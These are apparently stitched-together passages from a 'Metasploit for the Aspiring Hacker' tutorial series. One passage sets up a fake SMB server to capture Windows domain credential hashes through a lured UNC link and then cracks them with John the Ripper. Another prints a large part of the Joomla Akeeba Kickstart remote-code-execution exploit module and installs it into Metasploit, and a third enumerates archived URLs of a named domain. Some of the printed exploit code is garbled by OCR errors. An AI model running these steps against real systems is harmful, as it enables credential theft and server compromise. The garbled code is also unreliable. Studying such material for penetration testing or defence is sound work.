+ -- --=[ 356 payloads - 37 encoders - 8 nops ]  
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]  
  
msf > █  
KALI LINUX
```

Step 2 Set up the SMB Server

Now that we have Metasploit open, let's set up a fake SMB server. Unlike some of our other Metasploit attacks, this one is neither an exploit or payload, but rather an auxiliary module. We can start it by typing:

```
msf > use auxiliary/server/capture/smb
```

```
Validate lots of vulnerabilities to demonstrate exposure
with Metasploit Pro -- Learn more on http://rapid7.com/metasploit  

  
=[ metasploit v4.11.1-2015021901 [core:4.11.1.pre.2015021901 api:1.0.0]]  
+ -- --=[ 1401 exploits - 796 auxiliary - 229 post ]  
+ -- --=[ 356 payloads - 37 encoders - 8 nops ]  
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]  
  
msf > use auxiliary/server/capture/smb
msf auxiliary(smb) > █ The quieter you become, the more you are able to hear.
```

Now that we have loaded this module, let's take a look at the options we need to set to use this module.

```
msf >show options
```

```

msf auxiliary(smb) > show options

Module options (auxiliary/server/capture/smb):
  Name      Current Setting  Required  Description
  ----      -----          -----    -----
  CAINPWFILE           no        The local filename to store the hashes
  s in Cain&Abel format
  CHALLENGE      1122334455667788 yes        The 8 byte server challenge
  JOHNPWFILE           no        The prefix to the local filename to store the hashes in John format
  SRVHOST        0.0.0.0      yes        The local host to listen on. This must be an address on the local machine or 0.0.0.0
  SRVPORT        445         yes        The local port to listen on.

Auxiliary action:
  Name      Description
  ----      -----
  Sniffer

```

As you can see, this module has numerous options, but we can leave the default settings on each of them, with the exception of the file type to store the hashes for cracking.

Notice, I have highlighted the **JOHNPWFILE** option above. We also have the **CAINPWFILE** at the very top. These options allow us to determine the format of the file storing the hashes for cracking by [Cain and Abel](#) or [John the Ripper](#). In this tutorial, I'll be using the latter tool.

To do so, I simply need to tell this module to "set" the JOHNPWFILE to a particular location by typing:

msf > set JOHNPWFILE /root/domainhashes

Now, all that is left to do is "exploit."

msf > exploit

```

msf auxiliary(smb) > set JOHNPWFILE /root/johnhashes
JOHNPWFILE => /root/johnhashes
msf auxiliary(smb) > exploit
[*] Auxiliary module execution completed
[*] Server started.
msf auxiliary(smb) > 

```


When we type "exploit," this module will start a fake SMB server that will store the presented credentials in the `/root` directory in files beginning with "johnhashes".

Step 3 Share

Now that our SMB server is running, we need someone to attempt to login to our share. We can do this by sending a UNC link to our share, such as:

```
net use \\192.168.1.106 nullbyte
```

When they click on that link, their domain credentials will be presented to our SMB server and captured as in the screenshot below.



```
msf auxiliary(smb) >
[*] SMB Captured - 2015-04-21 18:40:57 -0600
NTLMv2 Response Captured from 192.168.1.103:56657 - 192.168.1.103
USER:Administrator DOMAIN:WIN-3Y005U02ZQV OS: LM:
LMHASH:7e31914007d7d34562d42e5bf7842a63
LM_CLIENT_CHALLENGE:cc7ca5cd5ed5afa1
NTHASH:971d6c20c47f8da506ee589509a19c21
NT_CLIENT_CHALLENGE:0101000000000000a62b4ef7947cd001cc7ca5cd5ed5afa1000000000200
00000000000000000000000000000000
The quieter you become, the more you are able to hear
```

Step 4 Crack the Hash


The final step is to crack the hashes to obtain the password. We need to go to the `/root` directory to find the saved hash files.

```
kali > cd /root
```

```
-rw-r--r-- 1 root root      98 Apr 21 18:40 johnhashes_netlmv2
-rw-r--r-- 1 root root    162 Apr 21 18:40 johnhashes_ntlmv2
```

As you can see, there are two hashes stored here. Now to crack them, we can use John the Ripper by typing:

```
kali > john johnhashes_netlmv2
```



```
root@kali:~# john johnhashes_netlmv2
Loaded 1 password hash (LMv2 C/R MD4 HMAC-MD5 [32/32])
The quieter you become, the more you are able to hear
```

When we do so, John the Ripper loads the password hash, recognizes the type of hash, and begins cracking it.

Metasploit for the Aspiring Hacker, Part 9 (How to Install New Modules)

One of the issues we often encounter with [Metasploit](#) is how to add new modules. Although Rapid7 (Metasploit's owner and developer) periodically updates Metasploit with new exploits, [payloads](#), and other modules, at times, new modules appear that are not added to the Metasploit repository.

In addition, when we re-encode a module to obscure its malicious nature with [msfvenom](#) or [Veil-Evasion](#), we will often need to re-insert them into Metasploit for use by the framework.

In this tutorial, we will look at how to insert a module into Metasploit. In this case, we will be inserting an exploit module that has never been included in the Metasploit Framework, but is available from multiple sources.

Step 1 Fire up Kali & Open Msfconsole

Let's begin, as usual, by firing up [Kali](#), opening a terminal, and starting the Metasploit console by typing:

kali > msfconsole

Step 2 Search Joomla on Exploit-DB

Let's go to one of my favorite places to find new exploits, [Exploit Database](#) ([exploit-db.com](#)).

Offensive Security Exploit Database Archive

33634

The Exploit Database – ultimate archive of Exploits, Shellcode, and Security Papers. New to the site? Learn about the Exploit Database.

Exploits Archived



Remote Exploits



This exploit category includes exploits for remote services or applications, including client side exploits.

Date	D	A	V	Title	Platform	Author
2015-06-10	✓	-	✓	ProFTPD 1.3.5 Mod_Copy Command Execution	linux	metasploit
2015-06-03	✓	-	✓	Seagate Central 2014.0410.0026-F Remote Root Exploit	hardware	Jeremy Brown
2015-06-04	✓	-	✓	jDownloader 2 Beta - Directory Traversal Vulnerability	multiple	PizzaHatHacker
2015-06-01	✓	-	✓	Realtek SDK Minigd UPnP SOAP Command Execution	linux	metasploit
2015-06-01	✓	-	✓	Airties login.cgi Buffer Overflow	hardware	metasploit
2015-06-01	✓	-	✓	IBM Security AppScan Standard <= 9.0.2 - OLE Automation Array Remote Code Execution	windows	Naser Farhadl
2015-06-01	✓	-	✓	WebDrive 12.2 (Build #4172) - Buffer OverFlow PoC	windows	metacomm

Web Application Exploits

This exploit category includes exploits for web applications.

Date	D	A	V	Title	Platform	Author
2015-06-10	✓	✓	✓	Paypal Currency Converter Basic For Woocommerce File Read	php	KuroiSH
2015-06-10	✓	✓	✓	Wordpress History Collection <= 1.1.1 Arbitrary File Download	php	KuroiSH
2015-06-10	✓	-	✓	Pandora FMS 5.0, 5.1 - Authentication Bypass	php	Manuel Mancera
2015-06-10	✓	-	✓	Wordpress RobotCPA Plugin V5 - Local File Inclusion	php	T3N38R15
2015-06-08	✓	✓	✓	Wordpress Wp-ImageZoom 1.1.0 - Multiple Vulnerabilities	php	T3N38R15
2015-06-10	✓	-	✓	HP Webinspect <= 10.4 XML External Entity Injection	xml	jakub Palaczyn.
2015-06-10	✓	-	✓	Heroku Bug Bounty #2 - (API) Re Auth Session Bypass Vulnerability	multiple	Vulnerability-

Local & Privilege Escalation Exploits

This exploit category includes local exploits or privilege escalation exploits.

Date	D	A	V	Title	Platform	Author
2015-06-11	✓	✓	✓	OSSEC 2.7 <= 2.8.1 - Local Root Escalation	linux	Andrew Wilders
2015-06-05	✓	-	✓	1 Click Audio Converter 2.3.6 - ActiveX Buffer Overflow	windows	metacomm
2015-06-05	✓	-	✓	1 Click Extract Audio 2.3.6 - ActiveX Buffer Overflow	windows	metacomm
2015-06-04	✓	-	✓	Jildi FTP Client 1.5.6 (SEH) BOF	windows	Zahid Adeel
2015-06-02	✓	-	✓	PonyDS <= 3.0 - tty ioctl() Local Kernel Exploit	linux	Hacker Fantast
2015-05-25	✓	-	✓	Microsoft Windows - Local Privilege Escalation (MS15-010)	windows	Sky lake
2015-06-01	✓	-	✓	PonyDS <= 3.0 - VFS Permissions Exploit	linux	Hacker Fantast

PoC & Denial of Service Exploits

This exploit category includes proof of concept code or code that results in a denial of service or application crash.

Date	D	A	V	Title	Platform	Author
2015-06-15	✓	✓	✓	Windows 7 SP1 - Denial of Service	multiple	7

Click on the "Search" button in the upper right of the screen, then on "Advanced search." This will open a search window similar to the one shown below. There, type in "joomla" in the "Free Text Window" and "metasploit" in the "Author" window. (All exploits developed for Metasploit are categorized with metasploit as the author, no matter who wrote them.) This should pull up all Joomla exploits developed for use in the Metasploit Framework. Joomla is the popular, open-source web application CMS.

The screenshot shows the Exploit Database search interface. At the top, there's a navigation bar with links for Home, Exploits, Shellcode, Papers, Google Hacking Database, Submit, and Search. Below the navigation is a main title "Search the Exploit Database" and a subtitle "Search the Database for Exploits, Papers, and Shellcode. You can even search by CVE and OSVDB identifiers." The search form includes fields for Title (containing "joomla"), Author (containing "metasploit" circled in red), Any Platform, Any Type, Port, and OSVDB. A "SEARCH" button is prominent, and a link to "Advanced search" is visible. Below the search form is a table of exploit results:

Date	D	A	V	Title	Platform	Author
2014-10-21	✓	-	✓	Joomla Akeeba Kickstart Unserialize Remote Code Execution	php	metasploit
2013-08-15	✓	-	✓	Joomla Media Manager File Upload Vulnerability	php	metasploit
2010-06-15	✓	-	✓	Joomla 1.5.12 TinyBrowser File Upload Code Execution	php	metasploit

As we can see, there are three. The first one, "Joomla Akeeba Kickstart," is the newest and may not be included yet in the Metasploit Framework.

Step 3 Search Joomla in Msfconsole

Let's go back to our msfconsole and search to see whether that new Joomla exploit has been included. Type:

```
msf > search type:exploit joomla
```

Name	Disclosure Date	Rank	Description
exploit/unix/webapp/joomla_comjce_imgmanager	2012-08-02	excellent	Joomla Component JCE File Upload Remote Code Execution
exploit/unix/webapp/joomla_media_upload_exec	2013-08-01	excellent	Joomla Media Manager File Upload Vulnerability
exploit/unix/webapp/joomla_tinybrowser	2009-07-22	excellent	Joomla 1.5.12 TinyBrowser File Upload Code Execution

As you can see, there are three exploits in Metasploit as well, but not the "Joomla Akeeba Kickstart" exploit we found in Exploit-DB.

Step 4 Insert the New Exploit in Metasploit

Now that we have established that this new Metasploit exploit is not in the updated Metasploit, the question becomes, how do we insert it into Metasploit so that we can use it?


The first step is to make a copy of the exploit. In this case, I will simply make a copy and paste operation to save it to a text file on the Desktop of Kali.

Go back to Exploit-DB and click on the "Joomla Akeeba Kickstart Unserialize Remote Code Execution" exploit. When you do so, it will open a screen like below that displays the entire exploit.

[« Previous Exploit](#)[Next Exploit »](#)

```
1  ##
2  # This module requires Metasploit: http://metasploit.com/download
3  # Current source: https://github.com/rapid7/metasploit-framework
4  #
5
6  require 'msf/core'
7  require 'rex/zip'
8  require 'json'
9
10 class Metasploit3 < Msf::Exploit::Remote
11   Rank = ExcellentRanking
12
13   include Msf::Exploit::Remote::HttpClient
14   include Msf::Exploit::Remote::HTML
15   include Msf::Exploit::FileDropper
16
17   def initialize(info={})
18     super(update_info(info,
19       'Name'          => "Joomla Akeeba Kickstart unserialize remote Code execution",
20       'Description'   => NoI,
21       'Author'        => "johannes dahse",
22       'License'       => MSF_LICENSE,
23       'References'    => [
24         [ 'CVE', '2014-7218' ],
25         [ 'URL', 'http://developer.joomla.org/security/v01-20140003-core-remote-fake-inclusion.html' ],
26         [ 'URL', 'https://www.akebabackup.com/home/news/100-security-update-sap-2014.html' ],
27         [ 'URL', 'http://websec.wordpress.com/2014/08/25/joomla-3-3-4-akeeba-kickstart-remote-code-execution-cve-2014-7218/' ],
28       ],
29       'Platform'      => ['php'],
30       'Arch'          => ARCH_PHP,
31       'Targets'       => [
32         [ 'joomla < 3.2.5 / joomla 3.x < 3.2.5 / joomla 3.3.0 < 3.3.4', {} ]
33       ],
34       'Stance'        => Msf::Exploit::Stance::Aggressive,
35       'Privileged'    => False,
36       'DisclosureDate'=> "Sep 19 2014",
37       'DefaultTarget'=> 0))
38
39   register_options(
40     [
41       OptString.new('TARGETURI', [true, 'The base path to Joomla', '/joomla']),
42       OptInt.new('HTTPTIMEOUT', [false, 'Seconds to wait before terminating web server', 5])
43     ], self.class)
44   end
45
46   def check
47     res = send_request_eg1(
48       'uri' => normalize_uri(target_uri, 'administrator', 'components', 'com_joomlaupdate', 'restoration.php')
49     )
50
51     if res && res.code == 200
52       return exploit::CheckCode::Detected
53     end
54
55     exploit::CheckCode::Safe
56   end
57
58   def exploit
59     inv_uri = "#{get_uri}/#{rand_text_alpha(4 + rand(3))}.zip"
60
61     pho_serialized_pkFactory = "0:0:'Akfactory':1:(1:18," + "\x00" + "Akfactory" + "\x00" + "varlist";a:2:(a:27:"kickstart.security.php"
62     pho_filename = rand_text_alpha(8 + rand(3)) + ".php"
63
64     # Create the zip archive
65     print_status("Creating archive with File #[pho_filename]")
66     zip_file = Rex::Zip::Archive.new
67     zip_file.add_file(pho_filename, payload.encoded)
68     @zip = zip_file.pack
69
70     # First step: call restore to run _prepare() and get an initialized Akfactory
71     print_status("#{peer} - Sending PHP serialized object...")
72     res = send_request_eg1(
73       'uri'          => normalize_uri(target_uri, 'administrator', 'components', 'com_joomlaupdate', 'restoration.php'),
74       'vars_get'     => {
75         'task'        => 'stepRestore',
76         'factory'    => Rex::Text.encode_base64(pho_serialized_pkFactory)
77       }
78     )
79
80     unless res && res.code == 200 && res.body && res.body =~ /\*\*/{"status":true,*\*\*}/
81       print_status("#{res.code}\n#{res.body}")
82       fail_with(Failure::Unknown, "#{peer} - Unexpected response")
83     end
84
85     # Second step: modify the currentpartnumber within the returned serialized Akfactory
86     json = /\*\*/.match(res.body)[1]
87     begin
88       be4encoded_prepared_factory = JSON.parse(json)['factory']
89     rescue JSON::ParseError
90       fail_with(Failure::Unknown, "#{peer} - Unexpected response, cannot parse JSON")
91     end
92
93     prepared_factory = Rex::Text.decode_base64(be4encoded_prepared_factory)
```

Let's copy it and put it into a text editor such as Leafpad and save it to our Desktop. In my case, I used "joomla_kickstart.rb" as the file name. What you name the exploit is not really important, but where you place it is.



```
File Edit View Search Terminal Help  
msf >  
msf >  
msf >  
msf >  
msf >  
msf > search type:exploit joomla  
[!] Database not connected or cache not built  
  
Matching Modules  
=====
```

Name
cription

exploit/unix/webapp/joomla_comjce_imgman

Step 5 Insert It into the Metasploit Modules

First, we need to open another terminal. To load this new module, we will need to create a directory in a format that Metasploit will understand and can read. We can use the [**mkdir**](#) command with the [**-p**](#) switch (create subdirectories as well).

kali >mkdir -p /root/.msf4/modules/exploits/unix/joomla

```
root@kali:/# mkdir -p /root/.msf4/modules/exploits/unix/joomla  
root@kali:/#
```

Note that the .msf4 is a hidden directory and will not appear when doing a directory listing unless you use the [**-a**](#) switch, such as [**ls -al**](#).

Now that we have created the directory, let's navigate to that directory with the [**cd**](#) command.

kali > cd /root/.msf4/modules/exploits/unix/joomla

Lastly, we need to move our new exploit to this directory. We can do that with the [**mv**](#) command. Since our exploit is on our Desktop, we need to move it from there to our new directory where Metasploit can use it. We can move it by typing:

```
kali > mv /root/Desktop/joomla_kickstart.rb  
/root/.msf4/modules/exploits/unix/joomla
```

```
root@kali:~/msf4/modules/exploits/unix/joomla# mv /root/Desktop/joomla_kickstar  
t.rb /root/.msf4/modules/exploits/unix/joomla  
root@kali:~/msf4/modules/exploits/unix/joomla# █
```

Step 6 Test Whether You Can Use It

Now that we have moved our new exploit to Metasploit, let's test whether we can use it. We will need to restart Metasploit in order for it to load new exploit. When we have a new msf prompt, let's search for our new module by typing:

```
msf > search type:exploit joomla_kickstart
```

```
Matching Modules  
=====
```

Name	Disclosure Date	Rank	Description
exploit/unix/joomla/joomla_kickstart	2014-09-29	excellent	Joomla Akeeba Kickstart Unserialize Remote Code Execution

As you can see, Metasploit found our new exploit and it is ready to use! Now, let's load it for use with the **use** command. Type;

```
msf > use exploit/unix/joomla/joomla_kickstart
```

Our new exploit loaded successfully and is ready to start using. Finally, let's take a look to see whether the options fields loaded successfully by typing:

```
msf > show options
```

```
msf > use exploit/unix/joomla/joomla_kickstart
msf exploit(joomla_kickstart) > show options

Module options (exploit/unix/joomla/joomla_kickstart):

Name      Current Setting  Required  Description
----      -----          -----    -----
HTTPDELAY  5              no        Seconds to wait before terminating web
server
Proxies           no        Use a proxy chain
```

As you can see in the screenshot above, Metasploit responded with the options we need to set to use this new module. We are ready to begin exploiting Joomla with our new module!


We can use this same method to load a new payload, post exploitation, or [auxiliary module](#) (with the minor difference that the subdirectory would not be exploits, but rather payloads, etc.).

Keep coming back, my tenderfoot hackers, as we continue expand our knowledge and capability of the world's most popular exploitation framework.

Metasploit for the Aspiring Hacker, Part 10 (Finding Deleted Webpages)

Throughout [this series on Metasploit](#), and in most of my hacking tutorials here on Null Byte that use Metasploit (there are many; type "[metasploit](#)" into the search bar and you will find dozens), I have focused primarily on just two types of modules: exploits and payloads. Remember, Metasploit has [six types of modules](#):

1. Exploit
2. [Payload](#)
3. Auxiliary
4. NOP (no operation)
5. Post (post exploitation)
6. Encoder



Although most hackers and pentesters focus on the exploits and payloads, there is significant capability in the auxiliary modules that is often overlooked and ignored. About one-third of all of Metasploit—measured by lines of code—is auxiliary modules. These auxiliary modules encompass the capabilities of many other tools that a hacker requires, and include various types of scanners (including [Nmap](#)), [denial-of-service](#) modules, fake servers for capturing (admin) credentials, [fuzzers](#), and many more.

In this tutorial, I want to explore and illuminate one of the auxiliary modules that can make hacking with Metasploit much more effective and efficient.

Step 1 List the Modules

First, let's fire up [Kali](#) and open a terminal. In Kali, Metasploit modules are stored at:

/usr/share/metasploit-framework/modules

Let's navigate there:

kali > cd /usr/share/metasploit-framework/modules/

Then, let's list the contents of that directory:

kali > ls -l

```
root@kali:~# cd /usr/share/metasploit-framework/modules/
root@kali:/usr/share/metasploit-framework/modules# ls -l
total 24
drwxr-xr-x 20 root root 4096 Oct  3 2014 auxiliary
drwxr-xr-x 11 root root 4096 Oct  3 2014 encoders
drwxr-xr-x 18 root root 4096 Oct  3 2014 exploits
drwxr-xr-x  9 root root 4096 Oct  3 2014 nops
drwxr-xr-x  5 root root 4096 Oct  3 2014 payloads
drwxr-xr-x 10 root root 4096 Oct  3 2014 post
```

As you can see, there are six types of modules in Metasploit, as mentioned before. Let's focus our attention on the auxiliary modules.

Step 2 List the Auxiliary Modules

First, navigate to the auxiliary module directory and list its contents:

kali > cd auxiliary

```
kali > ls -l
```

```
root@kali:/usr/share/metasploit-framework/modules/auxiliary# ls -l
total 80
drwxr-xr-x 38 root root 4096 Aug 16 13:24 admin
drwxr-xr-x  2 root root 4096 Aug 16 13:27 analyze
drwxr-xr-x  2 root root 4096 Aug 16 13:27 bnat
drwxr-xr-x  3 root root 4096 Oct  3 2014 client
drwxr-xr-x  2 root root 4096 Aug 16 13:27 crawler
drwxr-xr-x  2 root root 4096 Aug 16 13:27 docx
drwxr-xr-x 22 root root 4096 Oct  3 2014 dos
drwxr-xr-x 10 root root 4096 Oct  3 2014 fuzzers
drwxr-xr-x  2 root root 12288 Aug 16 13:27 gather
drwxr-xr-x  2 root root 4096 Aug 16 13:27 parser
drwxr-xr-x  3 root root 4096 Oct  3 2014 pdf
drwxr-xr-x 67 root root 4096 Aug 16 13:26 scanner
drwxr-xr-x  4 root root 4096 Aug 16 13:27 server
drwxr-xr-x  2 root root 4096 Aug 16 13:27 sniffer
drwxr-xr-x  8 root root 4096 Oct  3 2014 spoof
drwxr-xr-x  3 root root 4096 Oct  3 2014 sqli
drwxr-xr-x  2 root root 4096 Aug 16 13:27 voip
drwxr-xr-x  5 root root 4096 Oct  3 2014 vsploit
root@kali:/usr/share/metasploit-framework/modules/auxiliary#
```

As you can see, there are numerous subdirectories of auxiliary modules. In [an earlier tutorial](#), I pointed out that there are hundreds of auxiliary modules for DoSing in Metasploit. In this tutorial, we want to work with the scanner modules. Metasploit has scanning modules of just about every type, including [Nmap](#) and website vulnerability scanning.


Step 3 The Wayback Machine

As many of you know, recent years have seen an increased emphasis on information security. Webmasters and IT security personnel are more vigilant about what goes onto their website, trying to make certain that information that might be used to compromise their security is not posted.

If we go back just a few years, that was not the case. Companies often would post email addresses, passwords, vulnerability scans, network diagrams, etc. on their website, not aware that someone might find these and use them for malicious purposes. Although I still occassional find a company listing email addresses and passwords on their website, this has become much less common.

Fortunately for us, nothing ever disappears from the web. If it's here today, it will be here 20 years from now (keep that in mind when posting on Facebook or other social media sites).

The Internet Archive ([Archive.org](https://archive.org)) was established to save free books, movies, music, software, along with all of the old web information via its [Wayback Machine](#) tool (which is a reference to an old cartoon where the main characters, Mr. Peabody and Sherman, would travel back in time in a time machine they called the "[WABAC Machine](#)"). This means that if a company had, at one time, stored email addresses and passwords on their webpages, or Nessus scans, it is still around somewhere on Archive.org.



Step 4 Use Metasploit to Retrieve Deleted Webpages

Fortunately for us, Metasploit has an auxiliary module that is capable of retrieving all of the old URLs from Archive.org that are stored for a particular domain. Since the Internet Archive's website tool is referred to as the [Wayback Machine](#), Metasploit has a module called **enum_wayback**, short for "enumerate wayback" machine.

Let's start the Metasploit console and load it:

```
kali > msfconsole
```

When the msfconsole opens, let's load the wayback module by typing:

```
msf > use auxiliary/scanner/http/enum_wayback
```

```
msf > use auxiliary/scanner/http/enum_wayback
msf auxiliary(enum_wayback) > 
```

This module basically has just two parameters to set:

1. The domain we want to search for on archive.org
2. The file we want to save the information in

Since we will be using the [SANS.org](#) as our target, let's set the output to a file named **sans_wayback**:

```
msf > set OUTFILE sans_wayback
```

```
msf auxiliary(enum_wayback) > set OUTFILE sans_wayback
OUTFILE => sans_wayback
msf auxiliary(enum_wayback) > 
```

Next, let's set the domain to our favorite IT Security domain:

```
msf > set DOMAIN sans.org
```

```
msf auxiliary(enum_wayback) > set DOMAIN sans.org
DOMAIN => sans.org
```

Step 5 Start the Wayback Machine

Unlike exploits in Metasploit where we type **exploit** to start them, auxiliary modules are initiated by typing **run** instead:

```
msf > run
```

```
msf auxiliary(enum_wayback) > run
[*] Pulling urls from Archive.org
[*] Located 96577 addresses for sans.org
[*] Writing URLs list to sans_wayback...
[*] OUTFILE did not exist, creating..
[*] Auxiliary module execution completed
msf auxiliary(enum_wayback) > 
```

This module will now go to Archive.org and begin to retrieve every saved URL of SANS.org over the years. In the case of SANS.org, it is over 96,000 URLs! Since we told this module to store all of the URLs in a file named "sans_wayback," all these URLs are written to this file.

When the module is done running, we can look inside this file by typing:

